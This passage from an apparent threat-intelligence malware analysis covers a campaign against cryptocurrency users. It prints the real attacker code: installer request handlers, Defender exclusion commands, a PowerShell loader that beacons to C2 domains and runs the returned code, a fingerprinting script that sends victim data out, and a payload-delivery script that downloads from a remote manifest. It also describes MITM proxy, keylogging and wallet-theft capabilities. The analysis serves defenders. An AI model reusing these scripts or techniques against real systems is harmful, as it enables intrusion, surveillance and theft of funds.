    dictionary["machineId"] = text;
    dictionary["results"] = list;
    return dictionary;
}
```

Fetch machine ID

```
private static string matter()
{
    return (string)Registry.GetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Cryptography", "MachineGuid", null);
}
```

Execute WMI queries

```
private static object assault(string egg)
{
    ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(egg);
    Dictionary<string, object> dictionary = new Dictionary<string, object>();
    foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
    {
        foreach (PropertyData propertyData in managementBaseObject.Properties)
        {
            dictionary[propertyData.Name] = propertyData.Value;
        }
    }
    return dictionary;
}
```

Request handler to set scheduled task (setup and execute next-stage)

```
public static object festival(HttpListenerRequest similar, HttpListenerResponse vanish, object token)
{
    if (similar.HttpMethod != "POST")
    {
        return null;
    }
    if (similar.Url.AbsolutePath != "/s")
    {
        return null;
    }
    JObject jobject = token as JObject;
    using (TaskService taskService = new TaskService())
    {
        string text = jobject["name"].ToString();
        string text2 = jobject["xml"].ToString();
        taskService.GetFolder("\\").RegisterTask(text, text2, TaskCreation.CreateOrUpdate, null, null, TaskLogonType.S4U,
          null).Run(Array.Empty<string>());
    }
    throw new NotImplementedException();
}
```

Figure 11. Request handlers for local HTTP server

[5] https://learn.microsoft.com/en-us/windows/win32/msi/custom-actions

On its own, the installer and the local HTTP server it sets up do nothing. For the infection chain to continue, the masqueraded download site (referred to as frontend site henceforth) that the victim downloads the installer from needs to remain open when the installer is executed, as the site sends HTTP requests to this specific port on localhost to gather information about the victim. The request sent by the frontend site contains a set of WMI queries (shown in figure 12) that are executed on the victim's machine via the installer to collect basic information about the user/machine and send it back to the frontend site.




Figure 12. Frontend site info-gathering request

Upon receiving this information, the frontend site fetches the next stage (scheduled task data) from its backend by making a POST request to a URL under the same frontend site and forwards it to the victim's machine in another request to localhost on the specific port. An example has been shown in figure 13. It also forwards the captured information to PostHog for user tracking - described later under section "Campaign sophistication: Extensive user tracking and analytics".




Figure 13. Frontend site request/response to fetch and deliver next stage

The installer registers the received scheduled task on the victim's machine (using scheduled task name it receives alongside scheduled task content), which sets off the next stage of the attack chain. An overview of the initial-stage has been depicted in figure 14 and figure 15.




Figure 14. Overview of initial stage




Figure 15. Interaction between masqueraded download site and local HTTP server

The earliest scheduled task names used by the threat actor were "MicrosoftEdgeUpdate" or "ChromeUserAgentUpdater", however since mid-2025 the scheduled task names were generated dynamically (based on a wordlist) when the scheduled task is fetched by the frontend site. Some dynamic task names we have observed include:

1. MicrosoftPathAgentLegacy
2. AMDSoftwareHealthCheckerV2
3. OneDriveInstallerTask
4. MicrosoftPathUpdaterV2
5. EdgePathHealthCheckerV12
6. AMDUpdaterLatest
7. SystemVersionInstallerLegacy
8. AMDVersionHealthCheckerLegacy

Next-stage (“Loader”)

The next-stage, categorized by the threat actor as loader, is executed through the scheduled task set by the installer on the victim’s machine. The scheduled task, which is set to run with LocalSystem privilege, is triggered when particular application events occur on the victim’s machine. The trigger condition has been shown in figure 16.

```
<Subscription>
<QueryList>
    <Query Id="0" Path="Application">
        <Select Path="Application">*[System[(Level=1 or Level=111 or Level=4 or Level=0 or Level=5)
            and ((EventID >= -( -2) and EventID <= (65501 ))
             or EventID = 911 )]]
        </Select>
    </Query>
</QueryList>
</Subscription>
```

Figure 16. Loader's scheduled task trigger condition

The scheduled task first executes commands related to Windows Defender exclusion, namely excluding the running process and excluding its working directory as a form of defense evasion. The commands executed are:

- Add-MpPreference -ExclusionProcess (Get-Process -PID $PID).MainModule.ModuleName -Force
- Add-MpPreference -ExclusionPath (Get-Location) -Force

This is followed by executing the loader script. The loader script collects the victim’s machine ID – unique identifier used by the threat actor to identify and track a victim throughout the attack chain, described further under section “Campaign sophistication: Extensive user tracking and analytics” – and sends it to one of the threat actor’s intermediate C2 addresses, dynamically executing the follow-up script it receives as response. An example of the script can be found in figure 17.

```
$ProgressPreference = "SilentlyContinue"
[System.Net.ServicePointManager]::SecurityProtocol = "TLS12"

$TaskName = "REDACTED"
$APIs = @("REDACTED.external-sex.com", "REDACTED.timing-kings.com")

function Get-RegistryValue($key, $value) { (Get-ItemProperty $key $value).$value }

$GUID = Get-RegistryValue "HKLM:\SOFTWARE\Microsoft\Cryptography" "MachineGuid"

$WebSession = New-Object Microsoft.PowerShell.Commands.WebRequestSession
$WebSession.Proxy = New-Object System.Net.WebProxy

$Location = Get-Location

while ($true) {
    Set-Location $Location

    $API = $APIs[0]

    try {
        $Response = Invoke-WebRequest -Uri $API -WebSession $WebSession -Headers @{ "X-Machine-Id" = $GUID } -UseBasicParsing
        $Content = If ($Response.Content.GetType().Name -eq "Byte[]") { [System.Text.Encoding]::UTF8.GetString($Response.Content) } Else { $Response.Content }
        If (-not ($Response.Headers["Content-Type"].StartsWith("text/html") -and $Content.StartsWith("#"))) { throw }
    } catch {
        $APIs = @($APIs | Select-Object -Skip 1) + $API
        Start-Sleep -Seconds 7
        continue
    }

    Invoke-Expression $Content
    Start-Sleep -Seconds 3
}
```

Figure 17. Loader script

The follow-up script the C2 sends back varies depending on which part of the attack chain the victim is (based on machine ID). We have observed the following follow-up scripts:

- **Sleep script** – causing the loader to sleep and loop, either indefinitely or until the C2 sends the next follow-up script.
- **Fingerprinting script** – this collects various information from the victim’s machine/user and sends it to the C2 address, registering the victim in the threat actor’s backend, allowing it to receive the next script, which is payload delivery. This is also used to register the victim’s machine ID for C2 communication later by the main payload.
- **Payload delivery script** – this downloads and executes the actual payload.
- **Removal script** – this executes a list of actions to remove artifacts related to the infection and uninstall the malware from the victim’s machine.

Through this method, the threat actor has full dynamic control of what they deliver and the victims they want to infect (and those they want to blocklist). For instance, the threat actor can decide to blocklist a machine ID, so they never receive the fingerprinting script or payload delivery script, such as instances where a particular victim's data doesn't match certain conditions (e.g. virtual machine) or the threat actor realizes a machine ID belongs to an analyst, researcher, or is spoofed. The overall process flow has been depicted in figure 18.




Figure 18. Overall loader process flow

The fingerprinting script collects information from the victim's machine/user and forwards them to the threat actor's intermediate C2 address). The collected data includes information such as:

- UAC settings
- Installed software
- Logged on user's email address
- Information about the operating system (name, locale, version, installation date)
- And more...

An example of the fingerprinting script is shown in figure 19.

```
function ConvertTo-UnixTime($date) { try { ([DateTimeOffset]$date).ToUnixTimeMilliseconds() } catch { $null } }

function Get-UACSettings {...
}

function Get-InstalledSoftware {...
}

function Get-Emails {...
}

$CI = Get-ComputerInfo | Select-Object -Property WindowsRegisteredOwner, WindowsSystemRoot, BiosManufacturer, BiosName, BiosReleaseDate, BiosVersion, CsName, CsDomain, CsManufacturer,
CsModel, CsNetworkAdapters, CsNumberOfLogicalProcessors, CsProcessors, CsPartOfDomain, CsPhyicallyInstalledMemory, OsName, OsVersion, OsLocale, OsInstallDate, OsMuiLanguages, OsLanguage,
TimeZone

$UAC = Get-UACSettings
$GEO = Get-RegistryValue "HKCU:\Control Panel\International\Geo" "Name"
$GPUS = (Get-WmiObject Win32_VideoController).Name
$Software = Get-InstalledSoftware
$Emails = Get-Emails

$Info = @{
    machineId = $GUID
    windows   = @{
        registeredOwner = $CI.WindowsRegisteredOwner
        systemRoot      = $CI.WindowsSystemRoot
        software        = @($Software | ForEach-Object {...
        emails          = @($Emails | Where-Object { $null -ne $_ })
    }
    bios      = @{...
    }
    system    = @{...
    }
    os        = @{...
    }
}

Invoke-WebRequest -Uri $API -WebSession $WebSession -Method POST -Body (ConvertTo-Json $Info -Depth 3) -ContentType "application/json; charset=utf-8" -UseBasicParsing | Out-Null
```

Figure 19. Fingerprinting script (minimized)

The removal script uninstalls the malware from the victim's machine by performing the following:

1. Remove a specific root certificate (installed by the payload).
2. Remove loader's scheduled task (set by the installer).
3. Disable network proxy (enabled by the payload).
4. Remove the malware's staging directory (downloaded and staged by the loader).
5. Kill running node processes (stopping running instance of payload).
6. Remove long-term persistence by clearing C:\Recovery\OEM folder recursively (set by the payload).

An example of the removal script is shown in figure 20.

```
$Directory = "DomainAuthHost"
$CertificateHash = "04B5AFFC71D925142A8C262BF25CF6D5A589E184"

Remove-Item "Cert:\LocalMachine\Root\$CertificateHash" -DeleteKey -Force
Remove-Item "$env:SystemDrive\Recovery\OEM" -Recurse -Force

Unregister-ScheduledTask -TaskName $TaskName -Confirm:$false

Stop-Process "node" -Force

Remove-Item $Directory -Recurse -Force

New-PSDrive HKU Registry HKEY_USERS -ErrorAction SilentlyContinue
Get-ChildItem -Path "HKU:\" -Name | ForEach-Object { Set-ItemProperty "HKU:\$_\Software\Microsoft\Windows\CurrentVersion\Internet Settings" ProxyEnable -Value 0 }

exit
```

Figure 20. Removal script

The payload delivery script does the following:

- Download and unpack the main payload's files as well as a node executable (corresponding build version) into the malware's staging directory. The staging directory so far has remained as "DomainAuthHost" under "C:\Windows\System32" (working directory for scheduled tasks running as local system account).
- Set environment variables used by the main payload (e.g.: task name, build hash, JWT token)
- Execute the main payload with a particular command line
- Disable network proxy settings before/after execution.

An example of the payload delivery script is shown in figure 21.

```
New-PSDrive HKU Registry HKEY_USERS -ErrorAction SilentlyContinue
Get-ChildItem -Path "HKU:\" -Name | ForEach-Object { Set-ItemProperty "HKU:\$_\Software\Microsoft\Windows\CurrentVersion\Internet Settings" ProxyEnable -Value 0 }

$Manifest = "https://hasv.pages.dev/manifest.json"

$Directory = "DomainAuthHost"
$RuntimeName = "node.zip"
$BuildName = "build.zip"

$PersistentDirectory = "db"

Add-Type -Assembly "System.IO.Compression.FileSystem"

New-Item -ItemType Directory $Directory -Force
Set-Location $Directory

function Invoke-Request {···
}

function Add-File {···
}

if (($null -ne $RuntimeLastExecutionTime) -and ($RuntimeLastExecutionTime.TotalSeconds -lt 60)) {···
} else {···
}

if ($RuntimeFastExitCount -gt 5) {···
}

$Files = Get-ChildItem -Path . -Exclude $RuntimeName, $BuildName, $PersistentDirectory -Force
if ($Files.Length -gt 0) { Remove-Item $Files -Force -Recurse }

$Meta = Invoke-Request $Manifest

Add-File $RuntimeName $Meta.node.hash $Meta.node.url
Add-File $BuildName $Meta.build.hash $Meta.build.url

$RuntimeLastExecutionTime = Measure-Command {
    $env:TOKEN = $Meta.build.token
    $env:TASK_NAME = $TaskName

    .\node.exe -r .\preflight.js .\app.jsc
}

New-PSDrive HKU Registry HKEY_USERS -ErrorAction SilentlyContinue
Get-ChildItem -Path "HKU:\" -Name | ForEach-Object { Set-ItemProperty "HKU:\$_\Software\Microsoft\Windows\CurrentVersion\Internet Settings" ProxyEnable -Value 0 }
```

Figure 21. Payload delivery script

Main payload

Overview

The main payload is implemented as a NodeJS application. We assess the threat actor's goal with the main payload is to steal information from cryptocurrency users and perform follow-up activities, ultimately compromising the victims' cryptocurrency wallets and draining funds and stealing assets from them. Although, the versatility and breadth of capabilities implemented in the malware does not limit the threat actor to this specific goal. Nevertheless, we have observed at least three primary functionalities implemented in the malware to support this goal, namely:

- **Man-in-the-middle proxy** – to intercept network traffic on the victim's machine for a variety of purposes, but primarily for stealing information from victim's cryptocurrency accounts across cryptocurrency exchange websites.
- **Versatile backdoor capabilities** – provide the threat actor with abilities such as: screen monitoring, keylogging, performing file operations, shell command execution, and more...
- **Information stealing capabilities** – stealing information from browsers, browser wallet extensions, hardware wallet apps, and Telegram Desktop.

The threat actor makes use of modern technologies, frameworks and libraries alongside heavy custom-implemented code to achieve their goals, making the malware's codebase relatively large, which the threat actor has been rapidly developing, iteratively adding new functionalities to.

Additionally, the malware makes use of Node Addons[6] (.node files) written in C++ to implement and extend certain capabilities. The number of modules and their functionalities have varied over time, but the primary ones include:

1. **winpty** – Used to facilitate shell command execution.
2. **drivelist** – Used to query and list drives.
3. **WinAPI** – Used to implement a variety of functionalities that rely on Windows API functions, including: cryptographic and registry functionalities, taking screenshots and more.
4. **Proxy** – Used to implement proxy functionality for network inspection/manipulation.
5. **SQL reader** – Used to read SQL databases, such as browser databases.
6. **LevelDB reader** – Used to read certain browser & browser extension databases, as well as implementing local cache.
7. **uio-hook** – Used for keylogging.
8. **Chromium** - Used to implement certain functions for Chromium browsers, such as enumerating profiles, Chrome settings, and more.

The malware implements on-disk caching through a LevelDB database, storing data it processes locally. The database is stored in a subfolder (often called cache or db) under the same folder the malware is found (namely DomainAuthHost).

The malware implements its logging mechanism through Grafana, sending logging information (such as errors) to the threat actor via a Grafana Faro endpoint[7] found under the same domain the C2 is often hosted at (e.g. faro[.]vertical-scaling[.]com). An example of log message sent to the threat actor's Faro endpoint has been shown in figure 22.

[6] https://nodejs.org/api/addons.html
[7] https://grafana.com/oss/faro/

Figure 22. Example of logs sent to threat actor's Faro endpoint

For DNS queries related to the threat actor's infrastructure (e.g. C2 server), the malware utilizes Cloudflare DoH (DNS-over-HTTPS). This is often implemented in malware as a form of defense evasion. An example has been shown in figure 23. Regarding Cloudflare, it is heavily used by the threat actor to host their network infrastructure throughout their entire operation, from domain fronting to leveraging Cloudflare pages and more.




Figure 23. Example of Cloudflare DoH request/response

For communication, the malware implements a bi-directional client/server setup between the victim's machine and the command-and-control server using tRPC[8], specifically its websockets implementation. The threat actor can invoke certain functionalities (called mutations), query certain data (called queries), and listen in real-time to certain events (called subscriptions) on the victim's machine through this library and its implementation.

The malware utilizes JWT token (JSON web token) with the victim machine ID to authenticate with the threat actor's C2 (through tRPC). The victim's machine ID needs to be registered with the threat actor's backend beforehand by the loader (at an earlier stage), otherwise the authentication fails, and the malware prematurely exits. The JWT token is

[8] https://trpc.io/

hardcoded in the payload, however the threat actor has also experimented with dynamically setting the JWT token through a prior step of the attack chain - the payload delivery script. This has been shown in an earlier figure (figure 21) under section: Malware Analysis (Next-stage “Loader”). Authenticating through these two variables serves as an additional layer of anti-analysis, as simply executing the payload in a sandbox or analyzing it in isolation from the previous steps would result in an incomplete execution of the malware.

While JavaScript scripts (and by extension NodeJS apps) are often human-readable, the threat actor has purposefully applied three-stages of anti-analysis to make analysis with existing methodologies difficult. The source code is first heavily obfuscated with advanced obfuscation techniques (likely achieved by an existing obfuscator such as ObfuscatorIO), the obfuscated source code is then compiled to V8 bytecode[9] – making it difficult to decompile back to the original source code, and the bytecode is then compressed with Brotli.

This process, coupled with the extensive feature-rich codebase, and rapid/iterative development make understanding, tracking, and documenting the malware’s functionalities complex. In the following sections, we have documented the core functionalities we have noted during our analysis.

[9] https://medium.com/dailyjs/understanding-v8s-bytecode-317d46c94775

Core functionalities

Man-in-the-middle proxy

One of the primary functionalities of the malware is to inspect and manipulate network traffic on the victim's machine. The malware achieves this by setting itself as a local proxy server and installing a root certificate on the victim's machine, hence redirecting all network traffic on the machine through itself for analysis, including HTTPS traffic. It uses this for a variety of purposes, which have been described below.

The malware silently steals cryptocurrency-related information (particularly related to assets, wallet balance, etc..) from a victim's crypto account as they browse cryptocurrency exchanges and platforms on their machine. It achieves this by monitoring certain network requests (generally to an API endpoint) that are made by the crypto website itself as the victim is browsing the platform.

For example, the malware monitors the URL path "/api/internal/account/balance" on "iapi.kraken[.]com", which belongs to Kraken, and as the victim browses the Kraken platform with their user logged on, the website makes a request to this particular URL to query information about the user's balance, which is then silently intercepted by the malware to exfiltrate information from.

At the time of writing, the malware monitors 45 cryptocurrency exchanges and platforms, including some of the most popular, such as: Binance, Bybit, Kraken, OKX.

The full list of cryptocurrency exchanges and platforms monitored by the malware are:

Binance	Bybit	Kraken	KuCoin
OKX	MEXC	BingX	Bitget
Poloniex	Bitrue	DigiFinex	Bitkub
Gate.io	BinanceTH	Nexo	Exness
HTX	Bitunix	Skrill	PDAX
BitMart	AscendEx	NoOnes	Stake
Backpack	CoinEx	CoinHub	CoinsPH
Deepcoin	CoinW	decrypto	FMCPAY
I3Q	KCEX	LazzaGlobal	LBank
Pionex	StormGain	SuperEx	Ubitex
XT	Hata	Paxful	Tokocrypto
Remitano			

The malware monitors Google authentication URLs, likely to steal session information, OAuth2 tokens, etc. Some URLs monitored by the proxy include:

- accounts.google[.]com/o/oauth2/token
- accounts.google[.]com/o/oauth2/programmatic_auth
- accounts.google[.]com/ServiceLogin
- accounts.google[.]com/InteractiveLogin
- accounts.google[.]com/AddSession

As part of its defense evasion efforts, we have observed the malware hide and disallow the victim from viewing network proxy settings on their machine. To achieve this, the malware sets the registry value “settingspagevisibility” under “\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer” as “hide:network-proxy”.

